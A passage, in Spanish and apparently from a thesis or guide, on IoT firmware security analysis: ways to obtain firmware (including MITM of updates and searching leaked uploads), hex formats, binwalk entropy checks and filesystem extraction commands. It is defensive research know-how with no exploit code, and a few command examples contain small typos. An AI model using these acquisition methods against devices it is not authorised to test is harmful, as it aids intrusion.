


Ilustración 7: Ejemplo esquema CPU[7].

En la Ilustración 7 se muestra la **arquitectura de un microprocesador** donde se podría ir analizando cada elemento listado en busca de vulnerabilidades, además del *firmware* que acompaña a dicho microprocesador.

También muestra información de los diferentes puertos de comunicación que utiliza el dispositivo para sus actualizaciones, por lo que habrá que conocer cómo funciona en caso de necesitar acceder a la placa base y conocer los pines que componen el puerto de comunicación.

[7] https://www.profesionalreview.com/2021/03/30/intel-core-i5-11600k-review/




Ilustración 8: Puertos en placa base de dispositivo IoT[8].

6.1.4. LoC estimadas

Conocer el número de **líneas de código** que contengan el firmware ayudará a seleccionar qué herramientas y técnicas se usarán posteriormente.

Por ejemplo, si se encuentra un binario de un tamaño reducido, las técnicas de ***reversing*** serían más efectivas frente a las de ***fuzzing***, puesto que reduciría el tiempo que tenemos que invertir en que se proporcione un resultado efectivo.

Por el contrario, si se encuentra un binario con un gran tamaño, el trabajo de *reversing* puede llegar a ser muy prolongado y tedioso, por lo que el *fuzzing* puede arrojar un mejor resultado en menor tiempo.

- **El *reversing*** engloba el estudio del código del *firmware* para así poder identificar vulnerabilidades que pueda tener en él y los vectores de ataque los cuales podamos aprovechar. Todo esto, con la idea de crear e implementar medidas de protección a los fallos que podamos encontrar.
- **El *fuzzing*** es una técnica utilizada para encontrar bugs en el *firmware*. Se basa en colapsar el software mediante el envío de datos no válidos, inesperados o aleatorios, para forzar y detectar errores.

6.1.5. Registros de cambios

Otra opción viable para encontrar vulnerabilidades puede ser la revisión del registro de cambios que ha sufrido el software en el tiempo, puesto que **muchos de los dispositivos no disponen de actualizaciones OTA** (actualizaciones por aire) automáticas, por lo que estarán desactualizados.

[8] http://sc04.alicdn.com/kf/H48f7eadf94f3497ca5a7bcfd3d82f4370.jpg

Los fallos de *hardware*, a diferencia de los de *software*, únicamente pueden solucionarse por una nueva versión del producto.

Algunos ejemplos de registros de cambios, pueden ser librerías obsoletas, librerías con vulnerabilidades descubiertas recientemente, puertos de depuración, etc.

6.2. Obtención del firmware

En esta segunda fase, comienza la revisión del contenido del *firmware*. Para ello, antes se debe adquirir el archivo de imagen o binario. Algunas de las posibles maneras de obtenerlo:

- Directamente del equipo de desarrollo, del fabricante/proveedor o del propio cliente.
- Descarga directa del *firmware* de manera remota, esto puede que no funcione si el dispositivo esta actualizado a la última versión.
- Construir el *firmware* desde cero, usando una guía proporcionada por el fabricante.
- Desde el propio servicio de soporte del fabricante.
- Consultas de Google dirigidas a extensiones de archivos binarios y plataformas de intercambio de archivos, como Dropbox y Google Drive.
- Búsqueda de imágenes de *firmware* de clientes que suben contenido a foros, blogs o comentarios, vía ZIP o USB.
- Mediante un MITM (*Man-in-the-middle*) durante las comunicaciones de las actualizaciones.
- Descargar compilaciones desde ubicaciones expuestas de proveedores en la nube, como AWS (Amazon Web Services).
- Extraer el *hardware* directamente mediante UART, JTAG, PICit, etc.
- *Sniffing* de la comunicación en serie dentro de los componentes de *hardware* para las solicitudes con el servidor de actualización.
- A través de un punto codificado dentro de las aplicaciones móviles.
- Volcar el firmware desde el '*bootloader'* al almacenamiento USB o a través de la red.
- Extracción del chip flash o MCU (Unidad de Control Principal) de la placa para el análisis fuera de línea y la extracción de datos (esto se deberá usar como último recurso).
- Accediendo al *hardware* del dispositivo, encontrando medios para establecer una comunicación con el sin restricciones

A continuación, se van a explicar de forma más detallada, dos de las principales técnicas para la obtención del *firmware*, siendo la principal y la más sencilla, la descarga de las páginas web de los fabricantes.

6.2.1. Obtención mediante pines

Para este proceso, se deberá tener acceso al puerto de comunicación del dispositivo que se desea analizar. En caso de no observarse a simple vista se deberá abrir la carcasa para observar la PCB (Placa de Circuito Impreso) y así poder identificar las diferentes partes del componente, este proceso requiere de un conocimiento profundo en las herramientas y protocolos que existen, así como de la estructura de la placa base, cuya información se puede obtener de forma sencilla a través del *datasheet* del producto. En algunos casos, puede que no se encuentre ningún puerto o que no estén etiquetados como tal, por lo que

la solución más sencilla, es buscar un *testpoint* el cual contendrá algún puerto al que acceder para comenzar la investigación.

6.2.2. Obtención mediante herramientas de análisis de red

Se realiza mediante herramientas que permitan **capturar y analizar el tráfico de la red**, para encontrar posibles actualizaciones de firmware o software. Una gran herramienta es Wireshark, debido a su gran capacidad de filtrado y facilidad de uso.

En caso de no haberse cifrado adecuadamente la comunicación entre el dispositivo a actualizar y el que transmite el firmware, también se podrá **analizar la comunicación** en búsqueda de un archivo binario, es decir, del *firmware* del dispositivo.

Los métodos listados anteriormente varían en dificultad y no se trata de un listado exhaustivo. Se debe **seleccionar el método adecuado en función de los objetivos deseados y las normas de compromiso**. Si es posible, se debe realizar tanto una compilación de depuración, como una compilación de lanzamiento del firmware, para maximizar los casos de uso de cobertura de pruebas en caso de que el código de depuración o la funcionalidad se compilen dentro de un lanzamiento.

6.3. Análisis

Una vez obtenida la imagen del *firmware*, pueden darse diversos problemas a la hora de analizarlo, como formatos no documentados, soluciones propietarias o incluso datos cifrados. Para ello, se investigarán los diferentes aspectos del archivo, identificando sus características. En esta fase, se utilizarán los siguientes pasos para analizar los diferentes tipos de archivos del *firmware*, los posibles metadatos del sistema de archivos raíz y obtener información adicional sobre la plataforma para la que se ha compilado.

6.3.1. Volcado binario en bruto

Dependiendo de la forma en la que se haya obtenido el *firmware*, puede que se obtenga incluso en formato texto como el de la Ilustración 4.

Los formatos más comunes son los siguientes:

- **Intel HEX:** se caracteriza por los dos puntos ":" justo al comienzo de cada línea. Es el formato más complejo y, de forma muy resumida, en cada línea aparece: el código de inicio, la longitud de registro, la dirección de registro, el tipo de registro (comúnmente son datos) y un resumen final. A continuación, se muestran dos posibles herramientas para convertir estos archivos a binario:
  - **Intel_Hex2Bin:** permite convertir los archivos hexadecimales en un archivo binario. Tienen capacidades básicas y es una herramienta de línea de comandos. Cabe destacar que esta herramienta es capaz de funcionar con el formato **hexadecimal** extendido de **Intel,** tanto en el modo dirección lineal como en el modo dirección segmentada.
  - **SRecord:** esta disponible para cualquier versión de UNIX, aunque también se puede ejecutar en Windows. Permite convertir archivos de tipo HEX en archivos binarios.

- **SREC o Motorola S-Record**: formato similar al anterior (Intel HEX). Este formato se caracteriza por iniciar siempre por el carácter ‘S’. Se define un código de inicio acompañado por distintos campos que describen los registros de datos en formato Hexa, además, los números hexadecimales están en formato *big endian.*




Ilustración 9: Formato Motorola S-Record[9].


El formato sería el siguiente:

- **Código de inicio**: como bien se ha dicho antes, el carácter ‘S’.
- **Tipo de registro**: un dígito de 0 a 9, el cual especifica el tipo de registro.
- **Longitud:** dos dígitos hexadecimales con la cantidad de bytes que se muestran a continuación.
- **Dirección:** cuatro, seis u ocho dígitos hexadecimales. Dependen del tipo de registro.
- **Datos**: 2n dígitos hexadecimales para codificar ‘n’ bytes de datos.
- **Checksum**: dos dígitos hexadecimales con el byte menos significativo del complemento a uno de la suma de los campos largo, dirección y datos.

Las herramientas expuestas en el apartado anterior nos servirán también en este caso.

- **Hexdump:** este formato se caracteriza por tener tres columnas. La primera columna consta de direcciones, la segunda está formada por contenido hexadecimal y, por último, en la tercera columna, el contenido en formato texto. Para este formato se pueden usar diferentes herramientas, la más común es **xxd** que, por defecto, imprimirá por pantalla el número de línea, el contenido del binario en hexadecimal y cualquier elemento o cadena.

[9] https://es.wikipedia.org/wiki/SREC



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000160	00	00	00	00	00	00	00	00	08	20	00	00	48	00	00	00	....H...
00000170	00	00	00	00	00	00	00	00	2E	74	65	78	74	00	00	00	.....text...
00000180	3C	2C	00	00	00	20	00	00	00	2E	00	00	00	02	00	00	<,... .....
00000190	00	00	00	00	00	00	00	00	00	00	00	00	20	00	00	60	....`
000001A0	2E	72	73	72	63	00	00	00	CC	05	00	00	00	60	00	00	.rsrc...Ì....`..
000001B0	00	06	00	00	00	30	00	00	00	00	00	00	00	00	00	00	.....0.....
000001C0	00	00	00	00	40	00	00	40	2E	72	65	6C	6F	63	00	00	....@..@.reloc..
000001D0	0C	00	00	00	00	80	00	00	00	02	00	00	00	36	00	00	.....€.....6..
000001E0	00	00	00	00	00	00	00	00	00	00	00	00	40	00	00	42	.....@..B
000001F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000200	18	4C	00	00	00	00	00	00	48	00	00	00	02	00	05	00	.L.....H.....
00000210	E0	2D	00	00	CC	1C	00	00	03	00	02	00	01	00	00	06	à-..Ì.....

Ilustración 10: Formato Hex Dump[10].

- **Base64:** es menos común que el anterior formato y únicamente transmite datos imprimibles. Este formato se puede decodificar mediante Python, Perl u otros lenguajes. Define una tabla que permite transformar un valor binario a un mapa previamente definido, el cual es de 64 caracteres, ahorrando ancho de banda en comunicaciones limitadas.

6.3.2. Archivo binario

Si se ha obtenido directamente el archivo binario, se podrá comenzar a trabajar con él directamente. Para ello, los siguientes comandos serán de utilidad durante todo el proceso:

COMANDO	UTILIDAD	EJEMPLO
File <bin>	Indica el tipo y formato del archivo seleccionado	file firmware.bin
strings -nX <bin>	Permite leer las palabras de la cantidad de letras que se indique. Se recomienda utilizar los siguientes números: • 5 • 16	strings -n5 firmware.bin
strings -tx <bin>	Mostrará en pantalla los datos en hexadecimal.	strings -tx firmware.bin
hexdump -C -n 512 <bin> > hexdumo.out	Mostrará la información en hexadecimal con un máximo de 512 caracteres y lo llevará a un fichero	hexdump -C -n 512 firmware.bin > hexdump.out
hexdump -C <bin> | head	Escribe las primeras 10 líneas en busca de cabeceras	hexdump -C firmware.bin | head

[10] https://en.wikibooks.org/wiki/File:Hex_dump_of_the_Section_Table_in_a_64_bit_PE_File.jpg

fdisk -lu <bin>	Muestra o modifica una tabla con particiones de disco junto a su tamaño	fdisk -lu firmware.bin

Tabla 1: Comandos para la obtención inicial de datos a partir del firmware.

Si ninguno de estos métodos proporciona datos útiles, podrá ser debido a alguna de las siguientes razones:

- El binario puede ser “BareMetal”, es decir, que el *firmware* se ejecuta directamente sobre el *hardware* y no hay una abstracción de datos.
- El binario puede corresponder a un RTOS (Sistema Operativo en Tiempo Real) con un sistema de archivos personalizado.
- El binario puede estar cifrado.

Si el binario está cifrado o se quiere empezar a analizar de una forma más avanzada, una de las herramientas más comunes es Binwalk[11], esta herramienta está destinada a la extracción e identificación de archivos y código contenido en las imágenes binarias de *firmware*, aunque también nos permite observar su nivel de cifrado.

Si el binario está **cifrado**, se debe observar su entropía usando el comando Binwalk de la siguiente manera:

COMANDO	UTILIDAD	EJEMPLO
Binwalk -E <bin>	Mostrará una ventana con la entropía detectada en el binario.	Binwalk -E firmware.bin

Tabla 2: Visualización del cifrado de los binarios.

En la mayor parte de los casos puede ser que Binwalk no se ejecute sin permisos de administrador por lo que será necesario añadir el siguiente comando:

COMANDO	UTILIDAD	EJEMPLO
Binwalk -run-as=root <bin>	Ejecutará el comando en modo root	Binwalk –run-as=root -E Firmware.bin

Tabla 3: Ejecución de Binwalk como administrador

```
Extractor Exception: Binwalk extraction uses many third party utilities, which may not be secure. If you wish to have extraction utilities executed as the c
urrent user, use --run-as=root (binwalk itself must be run as root).
```

Ilustración 11: Se evita el fallo por problemas en permisos de administrador.

Dependiendo de la entropía obtenida, existen dos posibilidades:

[11] https://github.com/topics/binwalk

- Una **baja entropía** significa que probablemente no esté cifrado. Baja entropía se puede considerar a una entropía inferior a 0.7 en la escala que se muestra en la imagen.




Ilustración 12: Baja entropía.

- Una **alta entropía** significa que probablemente este cifrado o al menos este comprimido de algún modo.




Ilustración 13: Alta entropía.

La entropía es método muy simple para comprobar los valores de cifrado del binario y poder tener así una clara idea de cómo continuar el análisis del *firmware* o de que herramientas emplear.

6.4. Extracción del archivo del sistema

Esta fase implica mirar dentro del *firmware* y analizar los datos relativos del sistema de archivos para empezar a identificar tanto los problemas de seguridad potenciales como sea posible. Los siguientes pasos servirán para extraer el contenido sin compilar y las configuraciones del dispositivo utilizadas en las siguientes etapas:

Utilice el siguiente comando para **extraer la información** de los archivos del sistema:

COMANDO	UTILIDAD	EJEMPLO
Binwalk -e <bin>	Nos permite extraer los archivos del *firmware* y poder leerlos.	Binwalk -e firmware.bin
Binwalk -e -v <bin>	En modo verbose.	Binwalk -ev firmware.bin

Tabla 4: Extracciones mediante Binwalk

En la siguiente ilustración, se puede ver la ejecución del comando de extracción mediante Binwalk:

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/WNAP# binwalk -ev 'WNAP320 Firmware Version 2.0.3.zip'

Scan Time:     2023-02-06 03:40:42
Target File:   /home/iot/tools/firmware-analysis-toolkit/firmadyne/WNAP/WNAP320 Firmware Version 2.0.3.zip
MD5 Checksum:  51eddc7046d77a752ca4b39fbda50aff
Signatures:    396

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 1197, uncompressed size: 2667, name: ReleaseNotes_WNA
P320_fw_2.0.3.HTML
1261          0x4ED           Zip archive data, at least v2.0 to extract, compressed size: 5361059, uncompressed size: 5427200, name: WNAP320_V2
.0.3_firmware.tar
5362530       0x51D362        End of Zip archive, footer length: 22

root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/WNAP# cd _WNAP320\ Firmware\ Version\ 2.0.3.zip.extracted/
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/WNAP/_WNAP320 Firmware Version 2.0.3.zip.extracted# ls
0.zip  ReleaseNotes_WNAP320_fw_2.0.3.HTML  WNAP320_V2.0.3_firmware.tar
```

Ilustración 14: Ejemplo de la ejecución de un comando de extracción mediante Binwalk.

Los archivos se extraerán a la ubicación “binaryname/filesystemtype” un ejemplo de esto sería:

/home/usuario/_ejemplo.extracted/

Los diferentes tipos de archivos de sistema que podemos encontrar serán los siguientes:

- Squasfhs
- Ubifs
- Romfs
- Jffs2
- Yaffs2
- Cramfs
- Initramfs

En la siguiente ilustración, se puede observar la distribución de archivos extraídos mediante el comando de Binwalk expresado en la Tabla 4.

```
iot@attifyos ~/t/f/f/_/_WNAP320_V2.0.3_firmware.tar.extracted> ls
0.tar  kernel.md5  root_fs.md5  rootfs.squashfs*  vmlinux.gz.uImage
```

Ilustración 15: Ejemplo Squashfs.

Para visualizar otro tipo de archivos, en la Ilustración 16, se puede observar la obtención de un archivo de tipo **CramFS**.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/westermo_fw_weos_v4_13_4_lynx/Lynx-4.13.4# binwalk lw4134.img

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             CramFS filesystem, little endian, size: 11726848, version 2, sorted_dirs, CRC 0xDC73D8CD, edition 0, 5812 blocks,
1199 files
```

Ilustración 16: Ejemplo CramFS.

En ocasiones, puede que la herramienta Binwalk, **no contenga el byte mágico de los archivos del sistema en sus firmas**, por lo que, en este caso, se utilizará el Binwalk para encontrar el offset de los archivos del sistema y extraer los archivos de sistema comprimidos en el binario y extraer manualmente los archivos de sistema según su tipo siguiendo los siguientes pasos:

COMANDO	UTILIDAD	EJEMPLO

Binwalk <bin>	Mostrará la información del binario, nos permite adquirir los bytes donde comienzan los diferentes archivos.	Binwalk firmware.bin

Tabla 5: Comando básico de ejecución Binwalk

6.4.1. Extracción individual

Para realizar una extracción individual de los archivos se ejecutará el comando "dd" en los archivos de sistema de Squashfs:

COMANDO	UTILIDAD	EJEMPLO
dd if=<bin> bs=1 skip=<nº datos squash> of=<nombrearchivo>	Nos permite extraer la información desde el punto deseado.	dd if=firmware.bin bs=1 skip=18395 if=ejemplo.squasfhs

Tabla 6: Comando de extracción individual mediante Binwalk.

En la siguiente ilustración, se indica el byte a partir del cual, mediante el comando expuesto en la Tabla 6, se extraeran los archivos. En este caso, se estaría extrayendo de forma individual el archivo *Squeashfs* del *firmware* analizado.

```
root@attifyos:/home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt# binwalk -v openwrt-ar71xx-generic-a60-squashfs-factory.bin

Scan Time:     2023-02-06 04:39:27
Target File:   /home/iot/tools/firmware-analysis-toolkit/firmadyne/openwrt/openwrt-ar71xx-generic-a60-squashfs-factory.bin
MD5 Checksum:  1993e66c228b02fefe12461528637 0d4
Signatures:    396

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
66175         0x1027F         uImage header, header size: 64 bytes, header CRC: 0x271AAEE7, created: 2019-01-30 12:21:02, image size: 1400146 by
tes, Data Address: 0x80060000, Entry Point: 0x80060000, data CRC: 0xBFF42, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type:
lzma, image name: "MIPS OpenWrt Linux-4.9.152"
66239         0x102BF         LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 4524292 bytes
1466385       0x166011        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2320142 bytes, 844 inodes, blocksize: 26214
4 bytes, created: 2019-01-30 12:21:02
```

Ilustración 17: Señalización del dato" skip" necesario para la extracción individual.

Se puede sustituir el comando anterior por el siguiente:

COMANDO	UTILIDAD	EJEMPLO
dd if=<bin> bs=1 skip=<hexa_codigo> of=<nombrearchivo>	La misma que el comando anterior únicamente hay que escribir el hexadecimal por el que comienza	Dd if=firmware.bin bs=1 skip=0x3f1 of=firmware.squasfhs

Tabla 7: Variante de extracción individual mediante Binwalk.

Realizado el paso anterior, se ejecutará el siguiente código para descomprimir los archivos. En la tabla 8, se indica el comando para la descomprensión del archivo squasfhs anteriormente expuesto. Dependiendo del tipo de archivo, la extracción será diferente.

COMANDO	UTILIDAD	EJEMPLO
Unsquashfs dir.squashfs	Nos permite descomprimir el fichero squash	Unsquashfs dir firmware.squashfs

Tabla 8: Descompresión del archivo Squashfs.

Esto creará un directorio llamado "**squashfs-root**" en la ubicación actual.

6.4.2. Archivos CPIO

Los archivos CPIO son compatibles con los 3 sistemas operativos más grandes actualmente, perteneciendo a la categoría de archivos cifrados. Fue originado para el almacenamiento de copias de seguridad. Para archivos CPIO, se deberá ejecutar el siguiente comando:

COMANDO	UTILIDAD	EJEMPLO
cpio -ivd –no-absolute-filenames -f <bin>	Este comando se usará para copiar, extraer y crear los diferentes directorios.	cpio -ivd –no-absolute-filenames -f firmware.bin

Tabla 9: Archivos CPIO.

6.4.3. Archivos JFFS2

Estos archivos son compatibles con Linux y Windows, perteneciendo a la categoría de archivos de imagen de disco. Actualmente, este tipo de archivos se utilizan mayoritariamente en memorias flash, siendo el sucesor de JFFS. Para archivos jffs2 se utilizará el comando:

COMANDO	UTILIDAD	EJEMPLO
jefferson rootsfile.jffs2	Nos permite extraer los archivos JFFS2	jefferson firmware.jffs2

Tabla 10: Archivos JFFS.

6.4.4. Archivos UBIFS

Por último, estos archivos son compatibles únicamente con Linux, perteneciendo a la categoría de archivos de imagen de disco y se especializa en memorias flash para archivos UBIFS:

COMANDO	UTILIDAD	EJEMPLO
